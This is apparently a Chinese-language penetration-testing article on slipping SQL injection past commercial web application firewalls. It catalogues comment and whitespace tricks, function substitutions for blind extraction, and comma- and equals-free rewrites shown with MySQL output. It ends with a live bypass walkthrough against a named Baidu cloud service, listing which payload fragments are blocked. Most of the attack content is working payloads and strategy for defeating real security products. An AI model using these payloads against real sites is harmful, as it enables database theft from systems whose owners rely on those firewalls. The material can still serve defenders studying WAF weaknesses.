WAF绕过之SQL注入（归来）

Author:flystart
Team: ms509
Date:2020/5


前言：

> WAF(Web Application Firewall)对于从事信息安全领域的工作者来说并不陌生，在渗透测试一个目标的时候常常作为拦路虎让人头痛不已，笔者这段时间花了些精力对国内外比较常见的WAF进行了绕过研究，这只拦路虎其实也并没有想象中那么可怕。本文从SQL语法层面入手，以国内外主流 waf为研究测试对象，借助fuzz、逆向等各种技术手段，挖掘组合各种SQL功能语法，无视操作系统、中间件、计算机语言等差异硬杠WAF，欢迎私信交流。


绕过安全狗：
绕过云锁：
绕过加速乐：
绕过百度云加速：
绕过阿里云盾：
绕过腾讯云防护:
绕过齐安信 waf：
Cloudflare WAF 绕过
测试目标：
绕过测试过程：
union select 绕过
select from 绕过：
函数调用绕过：
MSSQL 测试绕
函数调用绕过：
Union select bypass:
Base SQL Error Inject bypass:
Exec Cmd:
Mysql 测试绕过：
Union select bypass:
Base SQL Error Inject bypass:
other:

正文：

WAF（Web Application Firewall）的中文名称叫做“Web应用防火墙”，根据不同的分类方法可分为很多种，从产品形态上来划分主要分为三大类：硬件类（绿盟、天融信、安恒的硬件waf）、软件类(安全狗、云锁、ModSecurity等)、基于云的waf(阿里云、创宇盾等)。软件类waf和云waf是本文的主角。安全策略和规则可以说是waf的灵魂，我们所说的绕waf就是无视他的策略和规则达到攻击成功的目的。



老树：

这一部分是SQL语法功能技巧的总结，也是WAF绕过的基础。

注释：


	MySQL	Oracle	MSSQL
注释符	/*/、#、/!/、/!50000xx*/、--、--- 、--+	--、/**/ --%0a-	--、/**/、--%0a-
空白字符	%09%0A%0B%0C%0D%20	%00%09%0A%0B%0C%0D%20	%00-%20

功能特性：

select**CHAR**

SQL 查询语句select后面可以接一些特殊字符，这些字符与select相结合可以达到绕过waf目的，除了 select 语句之外 union\from等关键字前后也可以连接一些特殊字符，这些关键子前后就可以作为fuzz的点。

【+】号：



【-】号：

```
mysql> select-user from mysql.user limit 1;
+-------+
| -user |
+-------+
|    -0 |
+-------+
```

【@】号：

```
mysql> select@user from mysql.user limit 1;
+-------+
| @user |
+-------+
| NULL  |
+-------+
```

【！】号：

```
mysql> select!user from mysql.user limit 1;
+-------+
| !user |
+-------+
|     1 |
+-------+
```

【'】号：

```
mysql> select'user' from mysql.user limit 1;
+------+
| user |
+------+
| user |
+------+
```

【"】号：

```
mysql> select"user" from mysql.user limit 1;
+------+
| user |
+------+
| user |
+------+
```

【~】号：


```
mysql> select `user` from mysql.user limit 1;
+----------------------+
| `user`               |
+----------------------+
| 18446744073709551615 |
+----------------------+
```

【{】号：

```
mysql> select{x`user`},.7from{x `mysql`.`user`} limit 1;
+------+-----+
| user | .7  |
+------+-----+
| root | 0.7 |
+------+-----+
1 row in set (0.00 sec)
```


当然除以上字符，也可结合注释符--、/*、空白字符等。

```
mysql> select * from student where stu_id=1 union select{xx_union1selectwe1fromxxtest--(hex(9))--md5(1)},stu_id,\Nfrom{x
x(student)} limit 2;
+--------+----------+---------+
| stu_id | stu_name | stu_sex |
+--------+----------+---------+
|      1 | wangping |       0 |
|      9 | 0        |    NULL |
+--------+----------+---------+
2 rows in set (0.00 sec)
```




不仅仅mysql有这类的语法特性，mssql、oracle同样支持，这里就不一一介绍大家可以自行fuzz尝试

- Oracle11:



- MSSQL :




等价替换：


waf会对一些常见的攻击语句进行拦截，这个时候我们不一定非得正面硬杠，可以挖掘寻找一些生僻的具有相同功能的语句进行代替替换，这也是绕waf的常用手段。以下部分是对SQL查询表达式、函数等其他查询语句等价功能的一个总结，有些来自互联网，有些是自己的研究。

- 函数替换

截取字符串是SQL注入利用技术里面的常用功能，通常使用mid(string,1,1)



|substr(user() from 1 for 1);|



|replace(LPAD(user(),2,1),LPAD(user(),2-1,1),"");|

```
mysql> select replace(LPAD(user(),1,1),LPAD(user(),1-1,1),"");
+-----------------------------------------------------+
| replace(LPAD(user(),1,1),LPAD(user(),1-1,1),"") |
+-----------------------------------------------------+
| r |
+-----------------------------------------------------+
1 row in set (0.00 sec)

mysql> select replace(LPAD(user(),2,1),LPAD(user(),2-1,1),"");
+-----------------------------------------------------+
| replace(LPAD(user(),2,1),LPAD(user(),2-1,1),"") |
+-----------------------------------------------------+
| o |
+-----------------------------------------------------+
```

|LPAD(REVERSE(TRIM(lpad(user(),1,SPACE(1)))),1,SPACE(1);|

```
mysql> select LPAD(REVERSE(TRIM( lpad(user(),1,SPACE(1)) )),1,SPACE(1));
+-----------------------------------------------------+
| LPAD(REVERSE(TRIM( lpad(user(),1,SPACE(1)) )),1,SPACE(1)) |
+-----------------------------------------------------+
| r                                                   |
+-----------------------------------------------------+
1 row in set (0.00 sec)

mysql> select LPAD(REVERSE(TRIM( lpad(user(),2,SPACE(1)) )),1,SPACE(1));
+-----------------------------------------------------+
| LPAD(REVERSE(TRIM( lpad(user(),2,SPACE(1)) )),1,SPACE(1)) |
+-----------------------------------------------------+
| o                                                   |
+-----------------------------------------------------+
1 row in set (0.00 sec)
```

ascii(c)、ord(c) <=> conv(hex(c),16,10)

```
mysql> select conv(hex(LPAD(REVERSE(TRIM( lpad(user(),4,SPACE(1)) )),1,SPACE(1))
),16,10);
+-----------------------------------------------------------------------------+
| conv(hex(LPAD(REVERSE(TRIM( lpad(user(),4,SPACE(1)) )),1,SPACE(1))),16,10) |
+-----------------------------------------------------------------------------+
| 116                                                                         |
+-----------------------------------------------------------------------------+
1 row in set (0.00 sec)

mysql> select ord("t")
    -> ;
+----------+
| ord("t") |
+----------+
|      116 |
+----------+
1 row in set (0.00 sec)

mysql>
```

对于函数过滤的情况可以通过官方文档所有API函数，使用index.php?id=1 xor user()进行fuzz,以下是百度云 fuzz的结果

Request	Payload	Status	Error	Timeout	Length
47	SPACE()	304	☐	☐	208
48	STRCMP()	304	☐	☐	208
51	SUBSTRING_INDEX()	304	☐	☐	208
52	TO_BASE64()	304	☐	☐	208
53	TRIM()	304	☐	☐	208
54	UCASE()	304	☐	☐	208
55	UNHEX()	304	☐	☐	208
57	WEIGHT_STRING()	304	☐	☐	208
1	ASCII()	403	☐	☐	4175
4	CHAR()	403	☐	☐	4175
7	CONCAT()	403	☐	☐	4175
8	CONCAT_WS()	403	☐	☐	4175

- 逗号过滤

有时候逗号也会被waf拦截或过滤，可以通过不含引号的SQL语句代替

case when 代替if

```
mysql> select * from student where  case when ord(mid((select user()) from 1 for 1))=114 then 1 else 0 end;
+--------+----------+---------+
| stu_id | stu_name | stu_sex |
+--------+----------+---------+
|      0 | NULL     |    NULL |
|      1 | wangping |       0 |
|      2 | liusai   |       0 |
+--------+----------+---------+
3 rows in set (0.00 sec)

mysql> select * from student where  1=if(ord('r') in(1,114),1,0);
+--------+----------+---------+
| stu_id | stu_name | stu_sex |
+--------+----------+---------+
|      0 | NULL     |    NULL |
|      1 | wangping |       0 |
|      2 | liusai   |       0 |
+--------+----------+---------+
3 rows in set (0.00 sec)
```

union select 1,2,3 <=>

union select * from (select 1)a join (select 2)b join (select 3)c

```
mysql> select * from student limit 1 union select 1,2,3;
+--------+----------+---------+
| stu_id | stu_name | stu_sex |
+--------+----------+---------+
|      0 | NULL     |    NULL |
|      1 | 2        |       3 |
+--------+----------+---------+
2 rows in set (0.00 sec)

mysql> select * from student limit 1 union select * from (select 1)a join (select 2)b join (select 3)c;
+--------+----------+---------+
| stu_id | stu_name | stu_sex |
+--------+----------+---------+
|      0 | NULL     |    NULL |
|      1 | 2        |       3 |
+--------+----------+---------+
2 rows in set (0.00 sec)
```

limit 2,1 <=>limit 1 offset 2

```
mysql> select * from student limit 1 offset 2;
+--------+----------+---------+
| stu_id | stu_name | stu_sex |
+--------+----------+---------+
|      2 | liusai   |       0 |
+--------+----------+---------+
1 row in set (0.00 sec)

mysql> select * from student limit 2,1;;
+--------+----------+---------+
| stu_id | stu_name | stu_sex |
+--------+----------+---------+
|      2 | liusai   |       0 |
+--------+----------+---------+
1 row in set (0.00 sec)
```

- 比较表达式代替

【=】

if(abs(strcmp((ascii(mid(user()from(1)for(2)))),114))-1,1,0)

```
# mysql> select if(abs(strcmp((ascii(mid(user()from(1)for(2)))),114))-1,1,0);
# +-----------------------------------------------------------------+
# | if(abs(strcmp((ascii(mid(user()from(1)for(2)))),114))-1,1,0) |
# +-----------------------------------------------------------------+
# |                                                               1 |
# +-----------------------------------------------------------------+
# mysql> select if(abs(strcmp((ascii(mid(user()from 1 for 2 ))),115))-1,1,0);
# +-----------------------------------------------------------------+
# | if(abs(strcmp((ascii(mid(user()from 1 for 2 ))),115))-1,1,0) |
# +-----------------------------------------------------------------+
# |                                                               0 |
# +-----------------------------------------------------------------+
```

find_in_set()

```
# mysql> select find_in_set(ord(mid(user() from 1 for 1)),114);
# +-----------------------------------------------+
# | find_in_set(ord(mid(user() from 1 for 1)),114) |
# +-----------------------------------------------+
# |                                             1 |
# +-----------------------------------------------+
# mysql> select find_in_set(ord(mid(user() from 1 for 1)),115);
# +-----------------------------------------------+
# | find_in_set(ord(mid(user() from 1 for 1)),115) |
# +-----------------------------------------------+
# |                                             0 |
# +-----------------------------------------------+
```

regexp

```
mysql> select ord('r') regexp  115;
+-----------------------+
| ord('r') regexp  115 |
+-----------------------+
|                     0 |
+-----------------------+
1 row in set (0.00 sec)

mysql> select ord('r') regexp  114;
+-----------------------+
| ord('r') regexp  114 |
+-----------------------+
|                     1 |
+-----------------------+
1 row in set (0.00 sec)
```

【<,>】

least(ord('r'),115)、greatest(ord('r'),113)

```
mysql> select least(ord('r'),115);
+---------------------+
| least(ord('r'),115) |
+---------------------+
|                 114 |
+---------------------+
1 row in set (0.00 sec)

mysql> select greatest(ord('r'),113);
+------------------------+
| greatest(ord('r'),113) |
+------------------------+
|                    114 |
+------------------------+
1 row in set (0.00 sec)
```

between n and m

```
mysql> select ord('r') between 114 and 115;
+------------------------------+
| ord('r') between 114 and 115 |
+------------------------------+
|                            1 |
+------------------------------+
1 row in set (0.00 sec)

mysql> select ord('r') between 115 and 115;
+------------------------------+
| ord('r') between 115 and 115 |
+------------------------------+
|                            0 |
+------------------------------+
1 row in set (0.00 sec)
```

核心：


这部分内容是本文的核心部分，在我看来是文章的灵魂吧，除了技巧方法外，还有一些思想指导，waf绕过技术不同于一般的技术思考方向至关重要，有些技巧大部分人可能都已经掌握了但真正给一款waf摆在面前，能突破防御的怕是少之有少。该技术是一个比较大比较复杂的范畴，参数污染、畸形请求包、chunk分割、编码解码等方法林林总总，这些都是老生常谈的东西适用一定的条件、场合，普适性不强，所以这方面内容本文不会涉及，我们要和waf这只老虎来个正面较量，相信会给大家带来惊喜和收益。

目标：

做任何事情都要有个目标，没有目标或目标不明确给你一身好装备和本事也难成事。SQL注入漏洞能利用成功的判断依据就是可以dump数据，对于后端DATABASE【SELECT col FORM table】用来查询数据的基本语句，该语句的成功执行是可以dump数据的必要条件，当然也是各个厂家安全产品重点照顾的对象，绕过对该语句的拦截自然就是我们的目标，平时进行绕过测试的时候也会关注【UNION SELECT】、【ORDER BY】等语句，这些可以当成我们的次要目标，不是说他们的绕过不重要，而是不依靠这些语句仅仅通过【SELECT col FORM table】照样可以dump数据，非必要充分条件吧，结合笔者经验和思考基本可以明确我们的目标：

1.主要目标：绕过【SELECT col FORM table】语句拦截
2.次要目标：绕过【UNION SELECT】语句拦截


战略：



SQL注入根据分类方法不同可分为不同的类型，从SQL注入漏洞利用角度来说，一般有五种注入利用方法，分别是报错注入、联合查询注入、布尔盲注、延时注入、堆查询注入。无论那种注入方式，利用payload都可以分为两部分构成，对应的利用语句（BOUNDARY）和基本查询(QUERY)比如报错注入语句：【updatexml(1,(select concat(0x7e,user,0x7e) from mysql.user limit 1),1)】蓝色圈起来的报错语句就是BOUNDARY，红色圈起来的部分就是QUERY，也是我们需要绕过的主要目标。

尝试测试的时候，可以使用控制变量法进行测试，比如测试QUERY，可以把BOUNDARY填充为无害字符串，反过来也一样，最后再结合一起验证测试。

WAF有硬件WAF、软件WAF、基于云的WAF，根据WAF种类不同需要制定不同的测试方案。对于硬件WAF和基于云的WAF由于条件所限一般从业者接触不到只能从黑盒的角度进行测试，但是对于像安全狗、云锁之类的软件WAF，他的规则本身就集成在软件里面，那么就可以先利用逆向技术手段获取到防御规则进行白盒审计，之后再通过黑盒测试方法进行测试，以我多年的安全行业经验和观察，具备开发能力的安全从业者并不是太多，同时具备这两项能力的顶尖安全人员更是凤毛菱角何况都分散在在全国不同的公司，有理由相信之类软件的防护规则一定会有疏漏，再说绝对的安全并不存在也是业内共识，所以对于软件类的WAF能拿到规则就尽量获取到规则进行审计（这里透漏一下安全狗防护规则存在缺陷，原则上针对所有数据库的防护都可以绕过，笔者测试了MYSQL\ORACLE\MSSQL）。



对于【SELECT col FROM table】、【UNION SELECT】语句，分别在每个关键字前后设置FUZZ位置进行绕过尝试，首先在本地FUZZ测试出能够正常执行的语句，然后提交到目标站点进行测试，有些时候可能本地FUZZ的那些payload都会被拦截，但结合注释、空白字符、括号、引号、别名等其他功能特性就可以绕过，而这一部分目前来看没有通用测试方法，只能针对某一特定的waf手动测试，测试的时候可以先忽视语法的正确性，确保整个语句结构能够绕过防护，例如【SELECT col FROM table】语句的绕过测试，可以在SELECT、FROM 关键子前后填充任意字符，整个语句结构能够绕过之后，我们再想办法构造出正常可以执行的语句，这两个语句必有结构相似性，构造的正常SQL 语句很可能会被拦截也在情理之中，接下来就要使用增删法对结构不同部分进行增删处理，确定是某个字符或某个子结构触发了拦截，既然确定了黑字符和结构就需要寻找白字符进替换代替，这个过程可能需要来来回回的测试，花费时间数量级由测试者研究SQL语法熟练度和深浅度决定，其实也不是太难，以我对阿里云的绕过测试来看，从绕过【SELECT col FROM table】结构到构造出能够正常出数据的语句所花费的时间大概在三个小时左右，数量级还是可以接受，当然也有运气成分在里面，在对亚马逊云的测试过程中就遇到了很大的障碍，最后虽然通过别的绕过方法拿到目标站点的数据，但与本文所说的策略方法没有半点关系。

前面提到了在关键字前后填充字符，这里也讲求一个方法，不是说用你收集的tricks一一尝试，如此测试的话那几乎和FUZZ没有区别，而且很难达到目标，至于如何操作且听下文分解。


实战：

该小节依据上文战略思想，以真实案例来推演整个绕过过程。
目标：https://su.baidu.com/
1.本地FUZZ PAYLOAD
2.关键字前后填充字符测试
3.构造正确的绕过PAYLOAD

- 本地**FUZZ PAYLOAD**
  FUZZ 字符除了【0-255】全字符外，也可以添加自己收集的一些tricks进行FUZZ
  {FUZZ}UNION SELECT fuzz的一些结果

88	9	%0D
89	%20	%20
90	.	%20
91	0	%20
92	1	%20
93	2	%20
94	3	%20
95	4	%20
96	5	%20
97	6	%20
98	7	%20
99	8	%20
100	9	%20
101	.	0
102	E	0
103	e	0
104	.	1
105	E	1
106	e	1

- 关键字前后填充字符测试



UNION SELECT 绕过尝试
id=1 xor xx**union select**xx 拦截
id=1 xor xx**union**xx**select**xx 不拦截
id=1 xor **union(select** 不拦截
id=1 xor **union(select)** 拦截
id=1 xor **union** dd**(select)** 不拦截
SELET FROM 绕过测试
id=1 xor s(**select** xx**from** xx) 拦截
